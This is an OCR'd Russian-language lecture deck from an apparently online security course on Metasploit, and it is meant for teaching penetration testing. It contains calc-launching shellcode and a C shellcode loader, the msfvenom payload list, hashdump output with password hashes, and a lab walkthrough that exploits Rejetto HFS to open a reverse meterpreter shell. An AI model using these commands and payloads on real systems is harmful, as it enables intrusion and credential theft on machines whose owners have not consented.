ОНЛАЙН-ОБРАЗОВАНИЕ

Меня хорошо слышно && видно?

Напишите в чат, если есть проблемы!

Ставьте + если все хорошо

OTUS

METASPLOIT

framework

Пакулов Артур

Инструмент, для

- Создание эксплойтов
- Тестирование эксплойтов

Также содержит в себе

- Упорядоченную базу с эксплойтами
- Сканеры безопасности
- Payloadы

Пример shell кода

OTUS

Код запуска калькулятора

```
char shellcode[] =
    "\x47\xf9\x93\x9b\x58\x9f\x4a\xf5\x5a\xf5\x16\x48\x4d\x5b"
    "\xf8\xfd\x52\x99\x06\x50\xd9\xcc\xbe\x56\x6c\xdf\xb1\xd9"
    "\x74\x24\xf4\x5f\x2b\xc9\xb1\x31\x31\x77\x18\x83\xef\xfc"
    "\x03\x77\x42\x8e\x2a\x4d\x82\xcc\xd5\xae\x52\xb1\x5c\x4b"
    "\x63\xf1\x3b\x1f\xd3\xc1\x48\x4d\xdf\xaa\x1d\x66\x54\xde"
    "\x89\x89\xdd\x55\xec\xa4\xde\xc6\xcc\xa7\x5c\x15\x01\x08"
    "\x5d\xd6\x54\x49\x9a\x0b\x94\x1b\x73\x47\x0b\x8c\xf0\x1d"
    "\x90\x27\x4a\xb3\x90\xd4\x1a\xb2\xb1\x4a\x11\xed\x11\x6c"
    "\xf6\x85\x1b\x76\x1b\xa3\xd2\x0d\xef\x5f\xe5\xc7\x3e\x9f"
    "\x4a\x26\x8f\x52\x92\x6e\x37\x8d\xe1\x86\x44\x30\xf2\x5c"
    "\x37\xee\x77\x47\x9f\x65\x2f\xa3\x1e\xa9\xb6\x20\x2c\x06"
    "\xbc\x6f\x30\x99\x11\x04\x4c\x12\x94\xcb\xc5\x60\xb3\xcf"
    "\x8e\x33\xda\x56\x6a\x95\xe3\x89\xd5\x4a\x46\xc1\xfb\x9f"
    "\xfb\x88\x91\x5e\x89\xb6\xd7\x61\x91\xb8\x47\x0a\xa0\x33"
    "\x08\x4d\x3d\x96\x6d\xb1\xdf\x33\x9b\x5a\x46\xd6\x26\x07"
    "\x79\x0c\x64\x3e\xfa\xa5\x14\xc5\xe2\xcf\x11\x81\xa4\x3c"
    "\x6b\x9a\x40\x43\xd8\x9b\x40\x20\xbf\x0f\x08\x89\x5a\xa8"
    "\xab\xd5";
```

1

Основные команды

Основные команды

Команда	описание
use	Выбрать модуль/начинку
Back	Переход в начало
Show	Вывод списка модулей/опций
Set	Установка значения
Run/exploit	Запуск модуля/эксплойта
Info	Вывод информации
Search	Поиск модуля
Check	проверить систему на применимость эксплойта
sessions	Список открытых сессий

2

Генератор payloadов

Заменила два модуль: msfpayload и msfencode

```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list           <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload        <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options              List --payload <value>'s standard, advanced and evasion options
    -f, --format         <format>   Output format (use --list formats to list)
    -e, --encoder        <encoder>  The encoder to use (use --list encoders to list)
        --sec-name       <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                  Generate the smallest possible payload using all available encoders
        --encrypt        <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key    <value>    A key to be used for --encrypt
        --encrypt-iv     <value>    An initialization vector for --encrypt
    -a, --arch           <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform       <platform> The platform for --payload (use --list platforms to list)
    -o, --out            <path>     Save the payload to a file
    -b, --bad-chars      <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled        <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                  Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
    -s, --space          <length>   The maximum size of the resulting payload
        --encoder-space  <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations     <count>    The number of times to encode the payload
    -c, --add-code       <path>     Specify an additional win32 shellcode file to include
    -x, --template       <path>     Specify a custom executable file to use as a template
    -k, --keep                      Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name       <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout        <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                      Show this message
root@kali:~#
```

Обязательные параметры: -p и -f

Виды payloadов

- Windows/adduser
- Windows/dns_txt_query_exec
- windows/download_exec
- windows/exec
- windows/format_all_drives
- windows/loadlibrary
- windows/messagebox

Виды payloadов

- Windows/adduser
- Windows/dns_txt_query_exec
- windows/download_exec
- windows/exec
- windows/format_all_drives
- windows/loadlibrary
- windows/messagebox

Узнаем параметры для payloada

```
msfvenom -p windows/exec --list-options
```

Пример

Сгенерируем shellcode для запуска калькулятора

msfvenom -p windows/exec -f C cmd=calc.exe

```
root@kali:~# msfvenom -p windows/exec -f C cmd=calc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 193 bytes
Final size of c file: 835 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
"\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```

Программа на C

```
#include <Windows.h>

#define MB_BUF_SIZE 835
unsigned char  shellcode[MB_BUF_SIZE] = {
    "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
    "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
    "\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
    "\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
    "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
    "\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
    "\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
    "\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
    "\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
    "\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
    "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
    "\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
    "\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"
};

void main()
{
    LPVOID lpAlloc = VirtualAlloc(0, 4096, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(lpAlloc, shellcode, MB_BUF_SIZE);
    ((void(*)())lpAlloc)();
}
```

Адрес Process Environment Block получается по [FS:0x30]

cd /usr/share/metasploit-framework/tools/exploit


```
root@kali:/usr/share/metasploit-framework/tools/exploit# ls
egghunter.rb       install_msf_apk.sh    msu_finder.rb      psexec.rb
exe2vba.rb         java_deserializer.rb  nasm_shell.rb      random_compile_c.rb
exe2vbs.rb         jsobfu.rb             pattern_create.rb  reg.rb
extract_msu.bat    metasm_shell.rb       pattern_offset.rb  virustotal.rb
find_badchars.rb   msf_irb_shell.rb      pdf2xdp.rb
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

Pattern_create

Скрипт, генерирующий строку из почти уникальных патернов


```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

pattern_create –l 100



Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
b7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

pattern_offset -h



Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
b7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

pattern_offset –q a3Aa –l 100


```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q a3Aa -l 100
[*] Exact match at offset 10
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
b7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

3

Meterpreter

Модуль **psexec**



Проникаем на комрьютер, используя забрученные креды

Пример дампинга хешей

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 7a18705aa334db998a12c57ed957dab1...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Coen:1000:aad3b435b51404eeaad3b435b51404ee:f773c5db7ddebefa4b0dae7ee8c50aea:::
```

Некоторые возможности

- ✓ Миграция в процесс
- ✓ Повышение привилегий
- ✓ Режим кейлоггера
- ✓ Работа с микрофоном
- ✓ Работа с web камерой
- ✓ Дамп хешей
- ✓ Проброс портов

4

Практика

Сканируем жертву

OTUS

nmap -sV -n 172.16.1.5

```
root@kali:~# nmap -sV -n 172.16.1.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-16 19:41 EDT
Nmap scan report for 172.16.1.5
Host is up (0.00023s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         HttpFileServer httpd 2.3
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: OFFICE)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49175/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:CB:5D:8A (VMware)
Service Info: Host: MISHA-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.93 seconds
root@kali:~#
```

Пробуем найти эксплойт в базе метасплойта

search httpfile

```
      =[ metasploit v5.0.11-dev                          ]
+ -- --=[ 1864 exploits - 1059 auxiliary - 327 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > search httpfile

Matching Modules
================

   Name                                  Disclosure Date  Rank       Check  Description
   ----                                  ---------------  ----       -----  -----------
   exploit/windows/http/rejetto_hfs_exec  2014-09-11      excellent  Yes    Rejetto HttpFileServer Remote Command Execution


msf5 >
```

Мы в системе!

```
msf5 > use exploit/windows/http/rejetto_hfs_exec
msf5 exploit(windows/http/rejetto_hfs_exec) > set RHOST 172.16.1.5
RHOST => 172.16.1.5
msf5 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 172.16.1.7:4444
[*] Using URL: http://0.0.0.0:8080/Rz8uc49Q3DaWS
[*] Local IP: http://172.16.1.7:8080/Rz8uc49Q3DaWS
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /Rz8uc49Q3DaWS
[*] Sending stage (179779 bytes) to 172.16.1.5
[*] Meterpreter session 1 opened (172.16.1.7:4444 -> 172.16.1.5:49213) at 2019-03-16 19:45:54 -0400
[!] Tried to delete %TEMP%\KWZaffPqkpwfD.vbs, unknown result
[*] Server stopped.

meterpreter >
```

OTUS

Вопросы???

Пакулов Артур

A.Pakulov.Otus@Gmail.com

Спасибо
за внимание!